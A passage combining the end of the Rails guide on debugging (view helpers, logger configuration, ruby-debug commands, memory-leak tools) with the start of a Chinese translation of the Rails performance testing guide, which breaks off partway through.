* inspect

#### 1.1 debug

The debug helper will return a <pre>-tag that renders the object using the YAML format. This will generate human-readable data from any object. For example, if you have this code in a view:

|  |
| --- |
| <%= debug @post %>  <p>    <b>Title:</b>    <%=h @post.title %>  </p> |

You’ll see something like this:

|  |
| --- |
| --- !ruby/object:Post  attributes:    updated\_at: 2008-09-05 22:55:47    body: It's a very helpful guide for debugging your Rails app.    title: Rails debugging guide    published: t    id: "1"    created\_at: 2008-09-05 22:55:47  attributes\_cache: {}      Title: Rails debugging guide |

#### 1.2 to\_yaml

Displaying an instance variable, or any other object or method, in YAML format can be achieved this way:

|  |
| --- |
| <%= simple\_format @post.to\_yaml %>  <p>    <b>Title:</b>    <%=h @post.title %>  </p> |

The to\_yaml method converts the method to YAML format leaving it more readable, and then the simple\_format helper is used to render each line as in the console. This is how debug method does its magic.

As a result of this, you will have something like this in your view:

|  |
| --- |
| --- !ruby/object:Post  attributes:  updated\_at: 2008-09-05 22:55:47  body: It's a very helpful guide for debugging your Rails app.  title: Rails debugging guide  published: t  id: "1"  created\_at: 2008-09-05 22:55:47  attributes\_cache: {}    Title: Rails debugging guide |

#### 1.3 inspect

Another useful method for displaying object values is inspect, especially when working with arrays or hashes. This will print the object value as a string. For example:

|  |
| --- |
| <%= [1, 2, 3, 4, 5].inspect %>  <p>    <b>Title:</b>    <%=h @post.title %>  </p> |

Will be rendered as follows:

[1, 2, 3, 4, 5]

Title: Rails debugging guide

### 2 The Logger

It can also be useful to save information to log files at runtime. Rails maintains a separate log file for each runtime environment.

#### 2.1 What is the Logger?

Rails makes use of Ruby’s standard logger to write log information. You can also substitute another logger such as Log4r if you wish.

You can specify an alternative logger in your environment.rb or any environment file:

|  |
| --- |
| Rails.logger = Logger.new(STDOUT)  Rails.logger = Log4r::Logger.new("Application Log") |

Or in the Initializer section, add any of the following

|  |
| --- |
| config.logger = Logger.new(STDOUT)  config.logger = Log4r::Logger.new("Application Log") |

By default, each log is created under Rails.root/log/ and the log file name is environment\_name.log.

#### 2.2 Log Levels

When something is logged it’s printed into the corresponding log if the log level of the message is equal or higher than the configured log level. If you want to know the current log level you can call the Rails.logger.level method.

The available log levels are: :debug, :info, :warn, :error, and :fatal, corresponding to the log level numbers from 0 up to 4 respectively. To change the default log level, use

|  |
| --- |
| config.log\_level = :warn # In any environment initializer, or  Rails.logger.level = 0 # at any time |

This is useful when you want to log under development or staging, but you don’t want to flood your production log with unnecessary information.

The default Rails log level is info in production mode and debug in development and test mode.

#### 2.3 Sending Messages

To write in the current log use the logger.(debug|info|warn|error|fatal) method from within a controller, model or mailer:

|  |
| --- |
| logger.debug "Person attributes hash: #{@person.attributes.inspect}"  logger.info "Processing the request..."  logger.fatal "Terminating application, raised unrecoverable error!!!" |

Here’s an example of a method instrumented with extra logging:

|  |
| --- |
| class PostsController < ApplicationController    # ...      def create      @post = Post.new(params[:post])      logger.debug "New post: #{@post.attributes.inspect}"      logger.debug "Post should be valid: #{@post.valid?}"        if @post.save        flash[:notice] = 'Post was successfully created.'        logger.debug "The post was saved and now the user is going to be redirected..."        redirect\_to(@post)      else        render :action => "new"      end    end      # ...  end |

Here’s an example of the log generated by this method:

|  |
| --- |
| Processing PostsController#create (for 127.0.0.1 at 2008-09-08 11:52:54) [POST]    Session ID: BAh7BzoMY3NyZl9pZCIlMDY5MWU1M2I1ZDRjODBlMzkyMWI1OTg2NWQyNzViZjYiCmZsYXNoSUM6J0FjdGl  vbkNvbnRyb2xsZXI6OkZsYXNoOjpGbGFzaEhhc2h7AAY6CkB1c2VkewA=--b18cd92fba90eacf8137e5f6b3b06c4d724596a4    Parameters: {"commit"=>"Create", "post"=>{"title"=>"Debugging Rails",   "body"=>"I'm learning how to print in logs!!!", "published"=>"0"},   "authenticity\_token"=>"2059c1286e93402e389127b1153204e0d1e275dd", "action"=>"create", "controller"=>"posts"}  New post: {"updated\_at"=>nil, "title"=>"Debugging Rails", "body"=>"I'm learning how to print in logs!!!",   "published"=>false, "created\_at"=>nil}  Post should be valid: true    Post Create (0.000443)   INSERT INTO "posts" ("updated\_at", "title", "body", "published",   "created\_at") VALUES('2008-09-08 14:52:54', 'Debugging Rails',   'I''m learning how to print in logs!!!', 'f', '2008-09-08 14:52:54')  The post was saved and now the user is going to be redirected...  Redirected to #<Post:0x20af760>  Completed in 0.01224 (81 reqs/sec) | DB: 0.00044 (3%) | 302 Found [<http://localhost/posts>] |

Adding extra logging like this makes it easy to search for unexpected or unusual behavior in your logs. If you add extra logging, be sure to make sensible use of log levels, to avoid filling your production logs with useless trivia.

### 3 Debugging with ruby-debug

When your code is behaving in unexpected ways, you can try printing to logs or the console to diagnose the problem. Unfortunately, there are times when this sort of error tracking is not effective in finding the root cause of a problem. When you actually need to journey into your running source code, the debugger is your best companion.

The debugger can also help you if you want to learn about the Rails source code but don’t know where to start. Just debug any request to your application and use this guide to learn how to move from the code you have written deeper into Rails code.

#### 3.1 Setup

The debugger used by Rails, ruby-debug, comes as a gem. To install it, just run:

|  |
| --- |
| $ sudo gem install ruby-debug |

If you are using Ruby 1.9, you can install a compatible version of ruby-debug by running sudo gem install ruby-debug19

In case you want to download a particular version or get the source code, refer to the [project’s page on rubyforge](http://rubyforge.org/projects/ruby-debug/).

Rails has had built-in support for ruby-debug since Rails 2.0. Inside any Rails application you can invoke the debugger by calling the debugger method.

Here’s an example:

|  |
| --- |
| class PeopleController < ApplicationController    def new      debugger      @person = Person.new    end  end |

If you see the message in the console or logs:

|  |
| --- |
| \*\*\*\*\* Debugger requested, but was not available: Start server with --debugger to enable \*\*\*\*\* |

Make sure you have started your web server with the option --debugger:

|  |
| --- |
| $ rails server --debugger  => Booting WEBrick  => Rails 3.0.0 application starting on <http://0.0.0.0:3000>  => Debugger enabled  ... |

In development mode, you can dynamically require \'ruby-debug\' instead of restarting the server, if it was started without --debugger.

#### 3.2 The Shell

As soon as your application calls the debugger method, the debugger will be started in a debugger shell inside the terminal window where you launched your application server, and you will be placed at ruby-debug’s prompt (rdb:n). The n is the thread number. The prompt will also show you the next line of code that is waiting to run.

If you got there by a browser request, the browser tab containing the request will be hung until the debugger has finished and the trace has finished processing the entire request.

For example:

|  |
| --- |
| @posts = Post.all  (rdb:7) |

Now it’s time to explore and dig into your application. A good place to start is by asking the debugger for help… so type: help (You didn’t see that coming, right?)

|  |
| --- |
| (rdb:7) help  ruby-debug help v0.10.2  Type 'help <command-name>' for help on a specific command    Available commands:  backtrace  delete   enable  help    next  quit     show    trace  break      disable  eval    info    p     reload   source  undisplay  catch      display  exit    irb     pp    restart  step    up  condition  down     finish  list    ps    save     thread  var  continue   edit     frame   method  putl  set      tmate   where |

To view the help menu for any command use help <command-name> in active debug mode. For example: *help var*

The next command to learn is one of the most useful: list. You can also abbreviate ruby-debug commands by supplying just enough letters to distinguish them from other commands, so you can also use l for the list command.

This command shows you where you are in the code by printing 10 lines centered around the current line; the current line in this particular case is line 6 and is marked by =>.

|  |
| --- |
| (rdb:7) list  [1, 10] in /PathToProject/posts\_controller.rb     1  class PostsController < ApplicationController     2    # GET /posts     3    # GET /posts.json     4    def index     5      debugger  => 6      @posts = Post.all     7     8      respond\_to do |format|     9        format.html # index.html.erb     10        format.json { render :json => @posts } |

If you repeat the list command, this time using just l, the next ten lines of the file will be printed out.

|  |
| --- |
| (rdb:7) l  [11, 20] in /PathTo/project/app/controllers/posts\_controller.rb     11      end     12    end     13     14    # GET /posts/1     15    # GET /posts/1.json     16    def show     17      @post = Post.find(params[:id])     18     19      respond\_to do |format|     20        format.html # show.html.erb |

And so on until the end of the current file. When the end of file is reached, the list command will start again from the beginning of the file and continue again up to the end, treating the file as a circular buffer.

On the other hand, to see the previous ten lines you should type list- (or l-)

|  |
| --- |
| (rdb:7) l-  [1, 10] in /PathToProject/posts\_controller.rb     1  class PostsController < ApplicationController     2    # GET /posts     3    # GET /posts.json     4    def index     5      debugger     6      @posts = Post.all     7     8      respond\_to do |format|     9        format.html # index.html.erb     10        format.json { render :json => @posts } |

This way you can move inside the file, being able to see the code above and over the line you added the debugger. Finally, to see where you are in the code again you can type list=

|  |
| --- |
| (rdb:7) list=  [1, 10] in /PathToProject/posts\_controller.rb     1  class PostsController < ApplicationController     2    # GET /posts     3    # GET /posts.json     4    def index     5      debugger  => 6      @posts = Post.all     7     8      respond\_to do |format|     9        format.html # index.html.erb     10        format.json { render :json => @posts } |

#### 3.3 The Context

When you start debugging your application, you will be placed in different contexts as you go through the different parts of the stack.

ruby-debug creates a context when a stopping point or an event is reached. The context has information about the suspended program which enables a debugger to inspect the frame stack, evaluate variables from the perspective of the debugged program, and contains information about the place where the debugged program is stopped.

At any time you can call the backtrace command (or its alias where) to print the backtrace of the application. This can be very helpful to know how you got where you are. If you ever wondered about how you got somewhere in your code, then backtrace will supply the answer.

|  |
| --- |
| (rdb:5) where      #0 PostsController.index         at line /PathTo/project/app/controllers/posts\_controller.rb:6      #1 Kernel.send         at line /PathTo/project/vendor/rails/actionpack/lib/action\_controller/base.rb:1175      #2 ActionController::Base.perform\_action\_without\_filters         at line /PathTo/project/vendor/rails/actionpack/lib/action\_controller/base.rb:1175      #3 ActionController::Filters::InstanceMethods.call\_filters(chain#ActionController::Fil...,...)         at line /PathTo/project/vendor/rails/actionpack/lib/action\_controller/filters.rb:617  ... |

You move anywhere you want in this trace (thus changing the context) by using the frame \_n\_ command, where n is the specified frame number.

|  |
| --- |
| (rdb:5) frame 2  #2 ActionController::Base.perform\_action\_without\_filters         at line /PathTo/project/vendor/rails/actionpack/lib/action\_controller/base.rb:1175 |

The available variables are the same as if you were running the code line by line. After all, that’s what debugging is.

Moving up and down the stack frame: You can use up [n] (u for abbreviated) and down [n] commands in order to change the context n frames up or down the stack respectively. n defaults to one. Up in this case is towards higher-numbered stack frames, and down is towards lower-numbered stack frames.

#### 3.4 Threads

The debugger can list, stop, resume and switch between running threads by using the command thread (or the abbreviated th). This command has a handful of options:

* thread shows the current thread.
* thread list is used to list all threads and their statuses. The plus + character and the number indicates the current thread of execution.
* thread stop \_n\_ stop thread n.
* thread resume \_n\_ resumes thread n.
* thread switch \_n\_ switches the current thread context to n.

This command is very helpful, among other occasions, when you are debugging concurrent threads and need to verify that there are no race conditions in your code.

#### 3.5 Inspecting Variables

Any expression can be evaluated in the current context. To evaluate an expression, just type it!

This example shows how you can print the instance\_variables defined within the current context:

|  |
| --- |
| @posts = Post.all  (rdb:11) instance\_variables  ["@\_response", "@action\_name", "@url", "@\_session", "@\_cookies", "@performed\_render", "@\_flash", "@template", "@\_params", "@before\_filter\_chain\_aborted", "@request\_origin", "@\_headers", "@performed\_redirect", "@\_request"] |

As you may have figured out, all of the variables that you can access from a controller are displayed. This list is dynamically updated as you execute code. For example, run the next line using next (you’ll learn more about this command later in this guide).

|  |
| --- |
| (rdb:11) next  Processing PostsController#index (for 127.0.0.1 at 2008-09-04 19:51:34) [GET]    Session ID: BAh7BiIKZmxhc2hJQzonQWN0aW9uQ29udHJvbGxlcjo6Rmxhc2g6OkZsYXNoSGFzaHsABjoKQHVzZWR7AA==--b16e91b992453a8cc201694d660147bba8b0fd0e    Parameters: {"action"=>"index", "controller"=>"posts"}  /PathToProject/posts\_controller.rb:8  respond\_to do |format| |

And then ask again for the instance\_variables:

|  |
| --- |
| (rdb:11) instance\_variables.include? "@posts"  true |

Now @posts is included in the instance variables, because the line defining it was executed.

You can also step into **irb** mode with the command irb (of course!). This way an irb session will be started within the context you invoked it. But be warned: this is an experimental feature.

The var method is the most convenient way to show variables and their values:

|  |
| --- |
| var  (rdb:1) v[ar] const <object>            show constants of object  (rdb:1) v[ar] g[lobal]                  show global variables  (rdb:1) v[ar] i[nstance] <object>       show instance variables of object  (rdb:1) v[ar] l[ocal]                   show local variables |

This is a great way to inspect the values of the current context variables. For example:

|  |
| --- |
| (rdb:9) var local    \_\_dbg\_verbose\_save => false |

You can also inspect for an object method this way:

|  |
| --- |
| (rdb:9) var instance Post.new  @attributes = {"updated\_at"=>nil, "body"=>nil, "title"=>nil, "published"=>nil, "created\_at"...  @attributes\_cache = {}  @new\_record = true |

The commands p (print) and pp (pretty print) can be used to evaluate Ruby expressions and display the value of variables to the console.

You can use also display to start watching variables. This is a good way of tracking the values of a variable while the execution goes on.

|  |
| --- |
| (rdb:1) display @recent\_comments  1: @recent\_comments = |

The variables inside the displaying list will be printed with their values after you move in the stack. To stop displaying a variable use undisplay \_n\_ where n is the variable number (1 in the last example).

#### 3.6 Step by Step

Now you should know where you are in the running trace and be able to print the available variables. But lets continue and move on with the application execution.

Use step (abbreviated s) to continue running your program until the next logical stopping point and return control to ruby-debug.

You can also use step+ n and step- n to move forward or backward n steps respectively.

You may also use next which is similar to step, but function or method calls that appear within the line of code are executed without stopping. As with step, you may use plus sign to move n steps.

The difference between next and step is that step stops at the next line of code executed, doing just a single step, while next moves to the next line without descending inside methods.

For example, consider this block of code with an included debugger statement:

|  |
| --- |
| class Author < ActiveRecord::Base    has\_one :editorial    has\_many :comments      def find\_recent\_comments(limit = 10)      debugger      @recent\_comments ||= comments.where("created\_at > ?", 1.week.ago).limit(limit)    end  end |

You can use ruby-debug while using rails console. Just remember to require "ruby-debug" before calling the debugger method.

|  |
| --- |
| $ rails console  Loading development environment (Rails 3.1.0)  >> require "ruby-debug"  => []  >> author = Author.first  => #<Author id: 1, first\_name: "Bob", last\_name: "Smith", created\_at: "2008-07-31 12:46:10", updated\_at: "2008-07-31 12:46:10">  >> author.find\_recent\_comments  /PathTo/project/app/models/author.rb:11  ) |

With the code stopped, take a look around:

|  |
| --- |
| (rdb:1) list  [2, 9] in /PathTo/project/app/models/author.rb     2    has\_one :editorial     3    has\_many :comments     4     5    def find\_recent\_comments(limit = 10)     6      debugger  => 7      @recent\_comments ||= comments.where("created\_at > ?", 1.week.ago).limit(limit)     8    end     9  end |

You are at the end of the line, but… was this line executed? You can inspect the instance variables.

|  |
| --- |
| (rdb:1) var instance  @attributes = {"updated\_at"=>"2008-07-31 12:46:10", "id"=>"1", "first\_name"=>"Bob", "las...  @attributes\_cache = {} |

@recent\_comments hasn’t been defined yet, so it’s clear that this line hasn’t been executed yet. Use the next command to move on in the code:

|  |
| --- |
| (rdb:1) next  /PathTo/project/app/models/author.rb:12  @recent\_comments  (rdb:1) var instance  @attributes = {"updated\_at"=>"2008-07-31 12:46:10", "id"=>"1", "first\_name"=>"Bob", "las...  @attributes\_cache = {}  @comments = []  @recent\_comments = [] |

Now you can see that the @comments relationship was loaded and @recent\_comments defined because the line was executed.

If you want to go deeper into the stack trace you can move single steps, through your calling methods and into Rails code. This is one of the best ways to find bugs in your code, or perhaps in Ruby or Rails.

#### 3.7 Breakpoints

A breakpoint makes your application stop whenever a certain point in the program is reached. The debugger shell is invoked in that line.

You can add breakpoints dynamically with the command break (or just b). There are 3 possible ways of adding breakpoints manually:

* break line: set breakpoint in the line in the current source file.
* break file:line [if expression]: set breakpoint in the line number inside the file. If an expression is given it must evaluated to true to fire up the debugger.
* break class(.|\#)method [if expression]: set breakpoint in method (. and \# for class and instance method respectively) defined in class. The expression works the same way as with file:line.

|  |
| --- |
| (rdb:5) break 10  Breakpoint 1 file /PathTo/project/vendor/rails/actionpack/lib/action\_controller/filters.rb, line 10 |

Use info breakpoints \_n\_ or info break \_n\_ to list breakpoints. If you supply a number, it lists that breakpoint. Otherwise it lists all breakpoints.

|  |
| --- |
| (rdb:5) info breakpoints  Num Enb What    1 y   at filters.rb:10 |

To delete breakpoints: use the command delete \_n\_ to remove the breakpoint number n. If no number is specified, it deletes all breakpoints that are currently active..

|  |
| --- |
| (rdb:5) delete 1  (rdb:5) info breakpoints  No breakpoints. |

You can also enable or disable breakpoints:

* enable breakpoints: allow a list breakpoints or all of them if no list is specified, to stop your program. This is the default state when you create a breakpoint.
* disable breakpoints: the breakpoints will have no effect on your program.

#### 3.8 Catching Exceptions

The command catch exception-name (or just cat exception-name) can be used to intercept an exception of type exception-name when there would otherwise be is no handler for it.

To list all active catchpoints use catch.

#### 3.9 Resuming Execution

There are two ways to resume execution of an application that is stopped in the debugger:

* continue [line-specification] (or c): resume program execution, at the address where your script last stopped; any breakpoints set at that address are bypassed. The optional argument line-specification allows you to specify a line number to set a one-time breakpoint which is deleted when that breakpoint is reached.
* finish [frame-number] (or fin): execute until the selected stack frame returns. If no frame number is given, the application will run until the currently selected frame returns. The currently selected frame starts out the most-recent frame or 0 if no frame positioning (e.g up, down or frame) has been performed. If a frame number is given it will run until the specified frame returns.

#### 3.10 Editing

Two commands allow you to open code from the debugger into an editor:

* edit [file:line]: edit file using the editor specified by the EDITOR environment variable. A specific line can also be given.
* tmate \_n\_ (abbreviated tm): open the current file in TextMate. It uses n-th frame if n is specified.

#### 3.11 Quitting

To exit the debugger, use the quit command (abbreviated q), or its alias exit.

A simple quit tries to terminate all threads in effect. Therefore your server will be stopped and you will have to start it again.

#### 3.12 Settings

There are some settings that can be configured in ruby-debug to make it easier to debug your code. Here are a few of the available options:

* set reload: Reload source code when changed.
* set autolist: Execute list command on every breakpoint.
* set listsize \_n\_: Set number of source lines to list by default to n.
* set forcestep: Make sure the next and step commands always move to a new line

You can see the full list by using help set. Use help set \_subcommand\_ to learn about a particular set command.

You can include any number of these configuration lines inside a .rdebugrc file in your HOME directory. ruby-debug will read this file every time it is loaded and configure itself accordingly.

Here’s a good start for an .rdebugrc:

|  |
| --- |
| set autolist  set forcestep  set listsize 25 |

### 4 Debugging Memory Leaks

A Ruby application (on Rails or not), can leak memory – either in the Ruby code or at the C code level.

In this section, you will learn how to find and fix such leaks by using tools such as BleakHouse and Valgrind.

#### 4.1 BleakHouse

[BleakHouse](https://github.com/fauna/bleak_house/tree/master) is a library for finding memory leaks.

If a Ruby object does not go out of scope, the Ruby Garbage Collector won’t sweep it since it is referenced somewhere. Leaks like this can grow slowly and your application will consume more and more memory, gradually affecting the overall system performance. This tool will help you find leaks on the Ruby heap.

To install it run:

|  |
| --- |
| $ sudo gem install bleak\_house |

Then setup your application for profiling. Then add the following at the bottom of config/environment.rb:

|  |
| --- |
| require 'bleak\_house' if ENV['BLEAK\_HOUSE'] |

Start a server instance with BleakHouse integration:

|  |
| --- |
| $ RAILS\_ENV=production BLEAK\_HOUSE=1 ruby-bleak-house rails server |

Make sure to run a couple hundred requests to get better data samples, then press CTRL-C. The server will stop and Bleak House will produce a dumpfile in /tmp:

|  |
| --- |
| \*\* BleakHouse: working...  \*\* BleakHouse: complete  \*\* Bleakhouse: run 'bleak /tmp/bleak.5979.0.dump' to analyze. |

To analyze it, just run the listed command. The top 20 leakiest lines will be listed:

|  |
| --- |
| 191691 total objects    Final heap size 191691 filled, 220961 free    Displaying top 20 most common line/class pairs    89513 \_\_null\_\_:\_\_null\_\_:\_\_node\_\_    41438 \_\_null\_\_:\_\_null\_\_:String    2348 /opt/local//lib/ruby/site\_ruby/1.8/rubygems/specification.rb:557:Array    1508 /opt/local//lib/ruby/gems/1.8/specifications/gettext-1.90.0.gemspec:14:String    1021 /opt/local//lib/ruby/gems/1.8/specifications/heel-0.2.0.gemspec:14:String     951 /opt/local//lib/ruby/site\_ruby/1.8/rubygems/version.rb:111:String     935 /opt/local//lib/ruby/site\_ruby/1.8/rubygems/specification.rb:557:String     834 /opt/local//lib/ruby/site\_ruby/1.8/rubygems/version.rb:146:Array    ... |

This way you can find where your application is leaking memory and fix it.

If [BleakHouse](https://github.com/fauna/bleak_house/tree/master) doesn’t report any heap growth but you still have memory growth, you might have a broken C extension, or real leak in the interpreter. In that case, try using Valgrind to investigate further.

#### 4.2 Valgrind

[Valgrind](http://valgrind.org/) is a Linux-only application for detecting C-based memory leaks and race conditions.

There are Valgrind tools that can automatically detect many memory management and threading bugs, and profile your programs in detail. For example, a C extension in the interpreter calls malloc() but is doesn’t properly call free(), this memory won’t be available until the app terminates.

For further information on how to install Valgrind and use with Ruby, refer to [Valgrind and Ruby](http://blog.evanweaver.com/articles/2008/02/05/valgrind-and-ruby/) by Evan Weaver.

### 5 Plugins for Debugging

There are some Rails plugins to help you to find errors and debug your application. Here is a list of useful plugins for debugging:

* [Footnotes](https://github.com/josevalim/rails-footnotes): Every Rails page has footnotes that give request information and link back to your source via TextMate.
* [Query Trace](https://github.com/ntalbott/query_trace/tree/master): Adds query origin tracing to your logs.
* [Query Stats](https://github.com/dan-manges/query_stats/tree/master): A Rails plugin to track database queries.
* [Query Reviewer](http://code.google.com/p/query-reviewer/): This rails plugin not only runs “EXPLAIN” before each of your select queries in development, but provides a small DIV in the rendered output of each page with the summary of warnings for each query that it analyzed.
* [Exception Notifier](https://github.com/smartinez87/exception_notification/tree/master): Provides a mailer object and a default set of templates for sending email notifications when errors occur in a Rails application.
* [Exception Logger](https://github.com/defunkt/exception_logger/tree/master): Logs your Rails exceptions in the database and provides a funky web interface to manage them.

### 6 References

* [ruby-debug Homepage](http://www.datanoise.com/ruby-debug)
* [Article: Debugging a Rails application with ruby-debug](http://www.sitepoint.com/article/debug-rails-app-ruby-debug/)
* [ruby-debug Basics screencast](http://brian.maybeyoureinsane.net/blog/2007/05/07/ruby-debug-basics-screencast/)
* [Ryan Bate’s ruby-debug screencast](http://railscasts.com/episodes/54-debugging-with-ruby-debug)
* [Ryan Bate’s stack trace screencast](http://railscasts.com/episodes/24-the-stack-trace)
* [Ryan Bate’s logger screencast](http://railscasts.com/episodes/56-the-logger)
* [Debugging with ruby-debug](http://bashdb.sourceforge.net/ruby-debug.html)
* [ruby-debug cheat sheet](http://cheat.errtheblog.com/s/rdebug/)
* [Ruby on Rails Wiki: How to Configure Logging](http://wiki.rubyonrails.org/rails/pages/HowtoConfigureLogging)
* [Bleak House Documentation](http://blog.evanweaver.com/files/doc/fauna/bleak_house/files/README.html)

## 5.7、Rails 应用中的性能测试

这篇文章介绍了几种在 **Ruby on Rails** 应用中进行性能测试的方法。通过阅读这篇文章，你可以

* 了解多种基准测试和分析测试指标。
* 生成基准性能测试。
* 安装使用 Ruby 的扩展 GC 类库来测试你的内存使用和分配情况。
* 通过 Rails 内置的日志功能来了解 benchmarking 信息。
* 了解并掌握基准测试和分析测试工具。

在开发中，性能测试是一个循序渐进的过程。让你的用户能够很快的完成加载并看到你的产品是非常重要的。为了确保用户在各类浏览器上的良好体验，降低硬件上不必要的消耗是每一个 web 程序都必须要经过的一道工序。

### http://guides.ruby-china.org/images/chapters_icon.gif目录

1. [性能测试案例](http://guides.ruby-china.org/performance_testing.html#1)
   * [生成一个性能测试](http://guides.ruby-china.org/performance_testing.html#1-1)
   * [例子](http://guides.ruby-china.org/performance_testing.html#1-2)
   * [模式](http://guides.ruby-china.org/performance_testing.html#1-3)
   * [指标（Metrics）](http://guides.ruby-china.org/performance_testing.html#1-4)
   * [输出](http://guides.ruby-china.org/performance_testing.html#1-5)
   * [测试选项](http://guides.ruby-china.org/performance_testing.html#1-6)
   * [性能测试环境](http://guides.ruby-china.org/performance_testing.html#1-7)
   * [基於 MRI 和 REE 的 Ruby-Prof](http://guides.ruby-china.org/performance_testing.html#1-8)
2. [命令行工具](http://guides.ruby-china.org/performance_testing.html#2)
   * [profiler](http://guides.ruby-china.org/performance_testing.html#2-1)
3. [Helper 方法](http://guides.ruby-china.org/performance_testing.html#3)
   * [Model](http://guides.ruby-china.org/performance_testing.html#3-1)
   * [Controller](http://guides.ruby-china.org/performance_testing.html#3-2)
   * [View](http://guides.ruby-china.org/performance_testing.html#3-3)
4. [请求日志](http://guides.ruby-china.org/performance_testing.html#4)
5. [相关链接](http://guides.ruby-china.org/performance_testing.html#5)
   * [Rails 相关插件和开源包](http://guides.ruby-china.org/performance_testing.html#5-1)
   * [常用工具](http://guides.ruby-china.org/performance_testing.html#5-2)
   * [相关教程和文档](http://guides.ruby-china.org/performance_testing.html#5-3)
6. [商业项目](http://guides.ruby-china.org/performance_testing.html#6)

### 1 性能测试案例

Rails 性能测试是包括基准测试，分析测试在内的一系列集成测试。用上了性能测试，你可以发现你的应用程序中存在的内存或者速度问题，对存在的问题进行更深入的检测。

译者：本文中，将 **benchmarking** 翻译为 基准 或者 基准测试,将 **profiling test** 翻译为 \_分析测试\_。\*performance test\* 翻译为 \_性能测试\_，\*integration test\* 将翻译成 集成测试 .

在这里我们新建一个 Rails 应用程序， test/performance/browsing\_test.rb ，在这个文件里写入一个测试的例子：

|  |
| --- |
| require 'test\_helper'  require 'rails/performance\_test\_help'    # Profiling results for each test method are written to tmp/performance.  class BrowsingTest < ActionDispatch::PerformanceTest    def test\_homepage      get '/'    end  end |

这是一个简单的性能测试用例，他会对你的应用首页( homepage )的 **GET** 请求进行分析测试。

#### 1.1 生成一个性能测试

Rails 提供了一个叫作 performance\_test 的生成器(generator) 来新建一个性能测试

|  |
| --- |
| $ rails generate performance\_test homepage |

这里生成的 performance\_test.rb 会在 test/performance 目录中：

|  |
| --- |
| require 'test\_helper'  require 'rails/performance\_test\_help'    class HomepageTest < ActionDispatch::PerformanceTest    # Replace this with your real tests.    def test\_homepage      get '/'    end  end |

#### 1.2 例子

现在假设你的应用程序有如下的 controller 和 model ：

|  |
| --- |
| # routes.rb  root :to => 'home#index'  resources :posts    # home\_controller.rb  class HomeController < ApplicationController    def dashboard      @users = User.last\_ten.includes(:avatars)      @posts = Post.all\_today    end  end    # posts\_controller.rb  class PostsController < ApplicationController    def create      @post = Post.create(params[:post])      redirect\_to(@post)    end  end    # post.rb  class Post < ActiveRecord::Base    before\_save :recalculate\_costly\_stats      def slow\_method      # I fire gallzilion queries sleeping all around    end      private      def recalculate\_costly\_stats      # CPU heavy calculations    end  end |

##### 1.2.1 控制器测试范例

因为性能测试本质上是一种特殊的集成测试，你可以在测试中使用 get 和 post 方法。

下面分别对 HomeController#dashboard 和 PostsController#create 方法进行测试:

|  |
| --- |
| require 'test\_helper'  require 'rails/performance\_test\_help'    class PostPerformanceTest < ActionDispatch::PerformanceTest    def setup      # Application requires logged-in user      login\_as(:lifo)    end      def test\_homepage      get '/dashboard'    end      def test\_creating\_new\_post      post '/posts', :post => { :body => 'lifo is fooling you' }    end  end |

你可以在"Testing Rails Applications":testing.html这篇文章中找到 get 和 post 的更多细节。

#### 1.3 模式

性能测试可以运行于两种测试中： 基准模式 （Benchmarking）和 分析模式(Profiling)

##### 1.3.1 基准模式

基准测试能让我们迅速获取每个测试运行的数据。默认情况下，每一个测试都会在基准模式下运行 **四 次**。

你可以这样来启动一个 基准测试。

|  |
| --- |
| $ rake test:benchmark |

##### 1.3.2 分析测试

分析测试能让你借助一个模具（profiler）更深入的分析你的每一个测试，根据你的Ruby解释器，这个测试模具可能会是本地的 （ ruby ， JRuby ） 或 远程的（MRI，用在了 RubyProf上）。默认情况下，每一个测试用例会在分析测试下被运行一次。

我们可以这样运行一个 分析测试：

|  |
| --- |
| $ rake test:profile |

#### 1.4 指标（Metrics）

性能测试会得到多组指标，每个指标的产生都取决于计算机的硬件，模式以及解释器的使用————这意味着你需要综合的看待他们。应该尽量对每一组数据都做出一个简短描述并记录下当前运行的环境。

##### 1.4.1 真实时间（Wall Time）

Wall Time 记录了你在跑测试的时候花了多少时间，这个时间会被计算机系统上的其他进程影响。

##### 1.4.2 处理时间（Process Time）

Process Time 记录了 CPU 花在单个进程上的时间，这个数据并不会被同系统上的其他进程所影响。也正是因此，Process Time 通常对于同一个性能测试来说会是一个常数————如果忽略机器的载入时间的话。

##### 1.4.3 CPU时间（CPU Time）

与 process time 相似, 但是 CPU Time 运用了 更加精准的 CPU 时钟计数器，该功能只在奔腾和 PowerPC 平台上有效.

##### 1.4.4 用户时间（User Time）

User Time 计算了CPU花在\_用户态\_下的时间总和。它不会被其他处理器所影响，但是可能会被 “阻止”（blocked）的状态影响。

TIP： 译者注： [用户态](http://zh.wikipedia.org/wiki/%E7%94%A8%E6%88%B7%E6%80%81%EF%BC%88user) mode）在计算机结构指两项类似的概念。在CPU的设计中，用户态指非特权状态。在此状态下，执行的代码被硬件限定，不能进行某些操作，比如写入其他进 程的存储空间，以防止给操作系统带来安全隐患。在操作系统的设计中，用户态也类似，指非特权的执行状态。内核禁止此状态下的代码进行潜在危险的操作，比如 写入系统配置文件、杀掉其他用户的进程、重启系统等。

##### 1.4.5 内存

计算在性能测试用例中所占用的内存

##### 1.4.6 对象

对象（Objects）计算了性能测试中被分配了的对象总数。

##### 1.4.7 GC 状态

GC 状态 （GC Runs）计算了在性能测试中GC被调用的次数

##### 1.4.8 GC 时间

GC Time 计算了在性能测试GC所花费的总时间。

##### 1.4.9 数据示例

###### 1.4.9.1 基准测试

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **解释器** | **Wall Time** | **Process Time** | **CPU Time** | **User Time** | **Memory** | **Objects** | **GC Runs** | **GC Time** |
| **MRI** | yes | yes | yes | no | yes | yes | yes | yes |
| **REE** | yes | yes | yes | no | yes | yes | yes | yes |
| **Rubinius** | yes | no | no | no | yes | yes | yes | yes |
| **JRuby** | yes | no | no | yes | yes | yes | yes | yes |

###### 1.4.9.2 分析测试

|  |  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- | --- |
| **解释器** | **Wall Time** | **Process Time** | **CPU Time** | **User Time** | **Memory** | **Objects** | **GC Runs** | **GC Time** |
| **MRI** | yes | yes | no | no | yes | yes | yes | yes |
| **REE** | yes | yes | no | no | yes | yes | yes | yes |
| **Rubinius** | yes | no | no | no | no | no | no | no |
| **JRuby** | yes | no | no | no | no | no | no | no |

要在JRuby下面运行这个测试你可能需要在运行测试前运行 +export JRUBY\_OPTS=“-Xlaunch.inproc=false —profile.api” .

#### 1.5 输出

性能测试会根据你的模式在 tmp/performance 文件夹里面输出几个不同的测试结果。

##### 1.5.1 基准测试

在基准模式中，性能测试会产生两种输出。

